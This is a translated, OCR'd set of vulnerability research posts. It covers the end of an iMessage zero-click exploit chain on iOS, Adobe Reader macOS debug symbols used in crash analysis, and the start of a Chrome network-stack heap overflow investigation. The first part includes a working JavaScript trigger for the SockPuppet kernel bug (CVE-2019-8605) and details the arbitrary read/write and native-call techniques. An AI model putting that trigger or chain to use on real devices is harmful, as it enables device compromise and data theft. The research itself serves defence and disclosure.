
Если направить `_frame` на выбранный адрес, `getArgument:atIndex:` и `setArgument:atIndex:` превращаются в произвольное чтение и запись. Теперь SLOP может вызывать произвольные методы Objective-C за пределами песочницы в SpringBoard, чего достаточно для доступа к пользовательским данным, но очевидного универсального примитива управления потоком для эксплойта ядра по-прежнему нет.

Подключение эксплойта ядра

Решение состоит в переходе к JavaScriptCore:

```
JSContext *ctx = [[JSContext alloc] init];
[ctx evaluateScript:scriptContent];
```

Эксплойту ядра на JavaScript нужны доступ к памяти процесса и вызовы функций C или системных вызовов. Для доступа к памяти создаются два объекта JavaScript `DataView`, возвращаются в Objective-C, а SLOP перенаправляет указатель базового хранилища первого представления на второе. Затем первое представление может перед каждым обращением переписывать указатель базового хранилища второго, предоставляя произвольное чтение и запись. Gigacage, обычно затрудняющий такую технику, не был включён в сборках JavaScriptCore для Cocoa.



Два существующих метода предоставляют машинные вызовы:

• `[CNFileServices dlsym::]` оборачивает `dlsym` и возвращает указатель на функцию, подписанный PAC с нулевым контекстом.
• `[NSInvocation invokeUsingIMP:]` принимает указатель на реализацию, подписанный с нулевым контекстом, и вызывает его с контролируемым кадром invocation.

Мост `JSExport` в JavaScriptCore обычно создаёт `NSInvocation` для каждого предоставленного метода Objective-C. Примитив записи памяти может повредить этот invocation так, чтобы он вызывал два описанных метода, предоставляя JavaScript произвольные экспортированные функции C.

Триггер SockPuppet CVE-2019-8605 на JavaScript выглядит так:

```
let sonpx = memory.alloc(8);
memory.write8(sonpx, new Int64("0x0000000100000001"));
let minmtu = memory.alloc(8);
memory.write8(minmtu, new Int64("0xffffffffffffffff"));
let n0 = new Int64(0);
let n4 = new Int64(4);
let n8 = new Int64(8);

while (true) {
    let s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
    setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, sonpx, n8);
    setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
    disconnectx(s, n0, n0);
    // The next call writes into a freed buffer. Give the kernel time
    // to reclaim it first.
    usleep(1000);
    setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, minmtu, n4);
    close(s);
}
```

Так после удалённой компрометации iMessage запускается триггер эксплойта ядра без дополнительной уязвимости JavaScriptCore. Доказательство концепции доступно в задаче CVE-2019-8641.

Повышение безопасности мессенджеров

Работа над эксплуатацией подсказывает несколько общих мер защиты:

• Помещать как можно больше операций разбора за явное взаимодействие пользователя, особенно для неизвестных отправителей.
• Удалять автоматические побочные каналы вроде уведомлений о доставке либо генерировать их на сервере или в отдельном процессе, который не может раскрыть сбои парсера.
• Строго изолировать процессы, обрабатывающие входящие данные, и запрещать ненужный сетевой доступ.
• Усиливать рандомизацию кучи и общего кеша, чтобы удалённое распыление и перебор были непрактичны.
• Ограничивать повторные попытки и отслеживать неудачную эксплуатацию, поскольку вероятностная защита ослабевает, если удалённо перезапускаемый процесс предоставляет неограниченное число попыток.

После сообщения об эксплойте iOS закрыла значительную часть поверхности `NSKeyedUnarchiver` в iMessage, запретив дочерние классы, исправила CVE-2019-8641 и перенесла декодирование полезной нагрузки BP в изолированный `IMDPersistenceAgent`. В `NSInvocation` появилось индивидуальное для процесса значение `_magic`, проверяемое `invoke`, что сделало поддельные

экземпляры бесполезными без дополнительной утечки. Apple также, по-видимому, переносила поля селектора и цели под защиту PAC. Гаджет деструктора выбора медиа удалили, хотя другие деструкторы всё ещё отправляли `invoke` контролируемым полям.

Эти наблюдения получены обратной разработкой, поскольку Apple не предоставила исследователям подробной информации об исправлениях. Песочница остаётся необходимой, но API, предоставленные через IPC, могут сделать одну и ту же ошибку пригодной для выхода из неё, поэтому нельзя считать песочницу абсолютной границей.

Заключение

Серия демонстрирует удалённую эксплуатацию одной ошибки повреждения памяти без взаимодействия пользователя и отдельной утечки информации. Распыление кучи и оракул сбоев на основе уведомлений о доставке обошли ASLR. Затем поддельные экземпляры, законные деструкторы, `NSInvocation` и SLOP выполняли мощные вычисления без подделки или повреждения указателя на код, обходя предполагаемую защиту PAC. Наконец, JavaScriptCore предоставил удобную среду для подготовки эксплойта ядра.

Общий урок состоит в том, что небольшие решения в архитектуре протокола и процессов способны ослабить сильные меры защиты. Сокращение поверхности атаки, изоляция, более надёжная рандомизация, уменьшение числа наблюдаемых автоматических ответов и ограничение повторных ошибок существенно повышают стоимость подобных атак.

Часть II: возвращение к символам Adobe Reader в macOS

В предыдущей статье «История символов Adobe Reader» исследовались отладочные символы, поставлявшиеся со старыми Unix-версиями Adobe Reader с 1997 по 2013 год. Символы помогают как при ручной обратной разработке, так и при автоматической классификации и дедупликации сбоев.

Сначала пакеты macOS казались интересными только из-за актуальных символов JP2K и 3D. Более тщательное исследование обнаружило значительно больше общедоступных отладочных метаданных, включая сведения, отсутствующие в других источниках символов и более новые, чем последние сборки Unix. Устаревшие установщики по-прежнему доступны на серверах исторических загрузок Adobe.

Обзор основных образов Mach-O Acrobat

Шесть основных компонентов Reader имеют следующее покрытие символами. «Частные» означает полные частные метаданные, включая локальные переменные, структуры, пути исходников и соответствие строкам.

Компонент	7.x (2005–2009)	8.x (2007–2011)	9.x (2008–2013)	10.x (2011–2014)	11.x (2012–2017)	DC (2015–2019)
Acrobat	Удалены	Не удалены [1]	Удалены	Удалены	Удалены	Удалены
AGM	Удалены	Не удалены [1]	Не удалены [2]	Удалены	Удалены	Не удалены [3]
CoolType	Удалены	Не удалены [1]	Не удалены, частные [2]	Удалены	Удалены	Удалены
BIB	Удалены	Не удалены [1]	Не удалены [2]	Удалены	Удалены	Удалены
JP2K	Удалены	Не удалены	Не удалены	Не удалены	Не удалены	Не удалены
3D	Не удалены, частные	Не удалены	Не удалены	Не удалены	Не удалены	Не удалены

1. Доступность зависит от младшего выпуска 8.x.
2. Доступность зависит от младшего выпуска 9.x.
3. Символы AGM присутствуют до 15.016.20045 включительно и удалены в последующих версиях.

Adobe Reader 8.x

Компонент	8.0, 8.1.x, 8.2.0–8.2.1	8.2.2–8.2.3	8.2.4	8.2.5–8.2.6, 8.3.x
Acrobat	Удалены	Не удалены	Удалены	Не удалены
AGM	Удалены	Не удалены	Не удалены	Не удалены
CoolType	Удалены	Не удалены	Удалены	Не удалены
BIB	Удалены	Не удалены	Не удалены	Не удалены
JP2K	Не удалены	Не удалены	Не удалены	Не удалены
3D	Не удалены	Не удалены	Не удалены	Не удалены

Adobe Reader 9.x

Компонент	9.0–9.4.1	9.4.2–9.4.3	9.4.4	9.4.5	9.4.6, 9.5.x
Acrobat	Удалены	Удалены	Удалены	Удалены	Удалены
AGM	Не удалены	Удалены	Удалены	Не удалены	Не удалены
CoolType	Не удалены, частные	Удалены	Не удалены, частные	Не удалены, частные	Не удалены, частные
BIB	Не удалены	Удалены	Удалены	Удалены	Не удалены
JP2K	Не удалены	Не удалены	Не удалены	Не удалены	Не удалены
3D	Не удалены	Не удалены	Не удалены	Не удалены	Не удалены

Частные метаданные `stabs` встречаются в модуле 3D версии 7.x и большинстве сборок CoolType 9.x. Они включают имена функций и глобальных объектов, пути и строки исходников, локальные переменные, структуры и перечисления. По-видимому, эти частные символы больше нигде не доступны публично.

Символы Acrobat, AGM, CoolType и BIB версий 8.x и 9.x также новее своих Unix-аналогов. Reader 9 в macOS значительно проще запускать для анализа сбоев, чем Reader 9 в Solaris или Reader 7 в AIX либо HP-UX. AGM оставался без удалённых символов в Reader DC с версии 15.006.30033 в марте 2015 года до 15.016.20045 в июне 2016 года.

CoolType — самая полезная находка, поскольку родственный код растеризации также присутствует в `win32k.sys`, `atmfd.dll` и `dwrite.dll` в Windows, `libTrueTypeScaler.dylib` и `libType1Scaler.dylib` в macOS, а также `libt2k.so` в Java.

Подробное исследование символов CoolType

Семнадцать уникальных образов AdobeCoolType из Reader 9.x содержат текстовые данные `stabs`. Некоторые строки определяют процедуры открытого проекта AFDKO, например `t1cParse`, `t1cDecrypt` и `t1cUnprotect`. Более ценные записи раскрывают полную структуру стека `Type1InterpretCharString`, включая имена аргументов и локальных переменных.

Образ AdobeCoolType размером 6,35 МБ из Reader 9.5.5 содержит около 1,78 МБ отладочных строк. IDA Pro и Ghidra распознают имена функций и глобальных объектов, но, по-видимому, не импортируют типы и локальные переменные `stabs`. Старые `objdump` и особенно `gdb` от Apple это делают.

В установленном Reader 9.5.5 на Mac OS X 10.6.8 `gdb` загружает встроенные символы, предупреждая, что исходные объектные файлы и исходники Adobe отсутствуют:

```
$ gdb /Applications/Adobe\ Reader\ 9/Adobe\ Reader.app/Contents/MacOS/AdobeReader
(gdb) run
Starting program: .../AdobeReader
Reading symbols for shared libraries ... done
warning: Could not find object file
  "/Volumes/BuildDisk_mbs16/Acro_root_nsp/bravo/build/cooltype/...
   CT_CTS_OpenType.o"
```

Среди полезных команд — `info functions`, `info line`, `info sources`, `info types` и `info variables`. Например, символы раскрывают точный прототип и файл исходного кода интерпретатора Type 1:

```
(gdb) info functions Type1InterpretCharString
File .../source/atm/base/buildch/sources/t1interp.c:
IntX Type1InterpretCharString(PFontInst, BCProcs *, T1CharDataDesc *,
                              CharIO *, RunRec *, PathProcs * volatile,
                              T1Args * volatile);

(gdb) break Type1InterpretCharString
Breakpoint 1 at 0x7d853e5a: file .../t1interp.c, line 7037.

(gdb) info line .../t1interp.c:7037
Line 7037 starts at 0x7d853e5a <Type1InterpretCharString+77>
and ends at 0x7d853e80 <Type1InterpretCharString+115>.
```

Доступны и типы:


```
(gdb) ptype PFontInst
type = struct _t_FontInst {
    Card16 gridRatio;
    Card16 xAlign;
    Fixed flatnessFactor;
    FixMtx tfmMtx;
    Card32 lenStemSnapV;
    Fixed stemSnapV[48];
    Card32 lenStemSnapH;
    Fixed stemSnapH[48];
    ...
    Card32 instructions;
    boolean boostNeeded;
    Card16 boostPhase;
    Card16 fontType;
} *
(gdb) print sizeof(struct _t_FontInst)
$2 = 1020
```

Анализ задачи № 1888 (CVE-2019-8048)

Символы становятся особенно ценными при интерактивном анализе сбоев. Запуск задачи 1888 в Reader 9.5.5 напрямую определяет место ошибки и строку исходного кода:

```
Program received signal EXC_BAD_ACCESS, KERN_INVALID_ADDRESS at 0xff978034
0x7d87e018 in FixOnePath(maxStem=void, cs=0x7d9dbe98,
                         expansionFactor=3932)
    at .../sources/glbclr.c:787

(gdb) bt
#0 FixOnePath(...)                 at glbclr.c:787
#1 GlobalColoring(...)             at glbclr.c:608
#2 Type1InterpretCharString(...)   at t1interp.c:3874
#3 BuildRuns(...)                  at atmbuild.c:384
#4 ATMBuildBitMap(...)             at atmbuild.c:625
#5 ATMCGetGlyph()
#6 Render::RenderToGlyphMap()
#7 FontInstanceCache::GetGlyph()
#8 FontInstanceCache::GetGlyphMaps()
#9 Text::GetTextGlyphs()
```



По сравнению с обычной трассировкой без символов здесь определяются предки `ATMBuildBitMap` и раскрываются почти полные сведения об аргументах, типах и локальных переменных.

Анализ задачи № 1891 (CVE-2019-8042)

Сбой TrueType из задачи 1891 разрешается следующим образом:

```
Program received signal EXC_BAD_ACCESS, KERN_PROTECTION_FAILURE
at address 0x0a68d4cc
0x7d72a310 in fsg_QueryTwilightElement(
    pPrivateFontSpace=0xa69b008,
    PrivateSpaceOffsets=0x8caad0)
    at .../truetype/sources/fsglue.c:915

(gdb) bt
#0 fsg_QueryTwilightElement(...) at fsglue.c:915
#1 fs__NewTransformation(...)    at fscaler.c:474
#2 fs_NewTransformation(...)     at fscaler.c:411
#3 SetGlyph(...)                 at ttbuild.c:392
#4 TTBuildBitMap(...)            at ttbuild.c:1128
#5 ATMCGetGlyph()
#6 Render::RenderToGlyphMap()
```

```
#7 FontInstanceCache::GetGlyph()
#8 FontInstanceCache::GetGlyphMaps()
#9 Text::GetTextGlyphs()
```

Недопустимый адрес `0x0a68d4cc` находится ровно на 56 124 байта ниже `pPrivateFontSpace` по адресу `0x0a69b008`. Исследование второго аргумента объясняет причину:

```
(gdb) ptype PrivateSpaceOffsets
type = struct fsg_PrivateSpaceOffsets {
    uint32 offset_storage;
    uint32 offset_functions;
    uint32 offset_instrDefs;
    uint32 offset_controlValues;
    uint32 offset_globalGS;
    uint32 offset_FontProgram;
    uint32 offset_PreProgram;
    uint32 offset_TwilightZone;
    uint32 offset_TwilightOutline;
    fsg_OutlineFieldInfo TwilightOutlineFieldOffsets;
} *

(gdb) print *(fsg_PrivateSpaceOffsets *)0x8caad0
$2 = {
    offset_storage = 0,
    offset_functions = 192,
    offset_instrDefs = 1096,
    offset_controlValues = 1096,
    offset_globalGS = 3764,
    offset_FontProgram = 4124,
    offset_PreProgram = 7149,
    offset_TwilightZone = 4294911172,
    offset_TwilightOutline = 4294911220,
    ...
}

(gdb) print (int)((fsg_PrivateSpaceOffsets *)0x8caad0)->offset_TwilightZone
$3 = -56124
(gdb) print (int)((fsg_PrivateSpaceOffsets *)0x8caad0)->offset_TwilightOutline
$4 = -56076
```

Беззнаковые поля содержат отрицательные смещения. Дизассемблирование подтверждает, что `fsg_QueryTwilightElement` прибавляет первое из них к `pPrivateFontSpace`, получая адрес сбоя. Отсюда исследователь может проследить происхождение выходящих за диапазон значений или предоставить поставщику этот точный диагноз.

Заключение

Отладочные метаданные способны преобразить исследование приложения с закрытым исходным кодом. Новые обнаруженные символы Reader улучшают обратную разработку, сортировку сбоев и анализ коренных причин в Adobe и других продуктах с общим кодом CoolType.

Такая разведка была бы не нужна, если бы поставщики по умолчанию публиковали символы. Общедоступные службы символов выравнивают возможности защитников и хорошо обеспеченных ресурсами наступательных исследователей, заменяют сокрытие доступностью для исследования и в конечном счёте повышают безопасность клиентского ПО.

Один день^W^W Несколько месяцев из жизни Project Zero — часть 1: мучительная ошибка Chrome

Введение

Команда Chrome попросила Project Zero исследовать серьёзный сбой, иногда наблюдавшийся в сборках Android. Некоторое время он воспроизводился на ClusterFuzz тестом со ссылкой на внешний сайт, но затем перестал. Возникло опасение, что сайт намеренно активирует уязвимость, хотя в итоге это оказалось не так.

Доступная трассировка AddressSanitizer показывала запись за границы кучи с данными, похожими на сетевые. Сетевой код Chrome был перенесён в служебный процесс, но его строгая изоляция ещё не завершилась. Поэтому ошибка могла дать и первоначальное выполнение кода, и выход из песочницы Chrome.

Серия показывает сложность понимания уязвимости в большой кодовой базе. Решающей оказалась настойчивость, а не внезапное озарение.

Глава 1: тестовый пример

Фаззер создал необычно обычную страницу:

```
<script>
window.open("http://example.com");
window.location = "http://example.net";
</script>
```

Она всего лишь загружает два сайта, возможно случайно имитируя поведение пользователя, полезное для нагрузки сетевого стека. К началу расследования сохранился только исходный отчёт ASAN:

```
ERROR: AddressSanitizer: heap-buffer-overflow on address 0x8e389bf1
WRITE of size 3848 at 0x8e389bf1 thread T598 (NetworkService)

#0 __asan_memcpy
#1 net::SpdyReadQueue::Dequeue(char*, unsigned int)
   net/spdy/spdy_read_queue.cc:43
#2 net::SpdyHttpStream::DoBufferedReadCallback()
   net/spdy/spdy_http_stream.cc:637
#3 base::internal::CallbackBase::polymorphic_invoke()
#4 base::OnceCallback<void ()>::Run()
#5 base::TaskAnnotator::RunTask(...)
...

0x8e389bf1 is located 0 bytes to the right of 1-byte region
[0x8e389bf0,0x8e389bf1)
allocated by thread T598 here:

#0 operator new[](unsigned int)
#1 net::IOBuffer::IOBuffer(int)
   net/base/io_buffer.cc:33

SUMMARY: AddressSanitizer: heap-buffer-overflow in __asan_memcpy
```

Трассировка описывает запись 3 848 байт сетевой службой в выделение размером один байт. Не имея готовой среды разработки Chrome для Android, исследователи начали с исходного кода, ожидая найти несоответствие размера `IOBuffer`.

Глава 2: HttpCache::Transaction

Обратное прослеживание целевого буфера от `SpdyHttpStream::DoBufferedReadCallback` указывало на вызов `HttpNetworkTransaction::Read` с несовпадающими `buf` и `buf_len`. Мест вызова было немного, но ни одно не выглядело сразу ошибочным. Поиск в репозитории сбоев Chrome нашёл множество внешне похожих трассировок и отнял неделю, не приблизив к первопричине.

Лучший след в конце концов обнаружился в `HttpCache::Transaction::WriteResponseInfoToEntry`:

```
// When writing headers, normally write only non-transient headers.
bool skip_transient_headers = true;
scoped_refptr<PickledIOBuffer> data(new PickledIOBuffer());
response.Persist(data->pickle(), skip_transient_headers, truncated);
data->Done();
io_buf_len_ = data->pickle()->size();

// Summarize cacheability in memory unless the entry is doomed.
if (!entry_->doomed) {
  cache_->GetCurrentBackend()->SetEntryInMemoryData(
      cache_key_, ComputeUnusablePerCachingHeaders()
                      ? HINT_UNUSABLE_PER_CACHING_HEADERS
                      : 0);
}
```

Код обновляет `io_buf_len_` до размера сериализованных заголовков ответа, но не меняет существующий `read_buf_`. В другом месте предполагается, что оба поля описывают одно выделение:


```
int HttpCache::Transaction::DoNetworkReadCacheWrite() {
  TRACE_EVENT0("io", "HttpCacheTransaction::DoNetworkReadCacheWrite");
  DCHECK(InWriters());
  TransitionToState(STATE_NETWORK_READ_CACHE_WRITE_COMPLETE);
  return entry_->writers->Read(read_buf_, io_buf_len_, io_callback_, this);
}
```

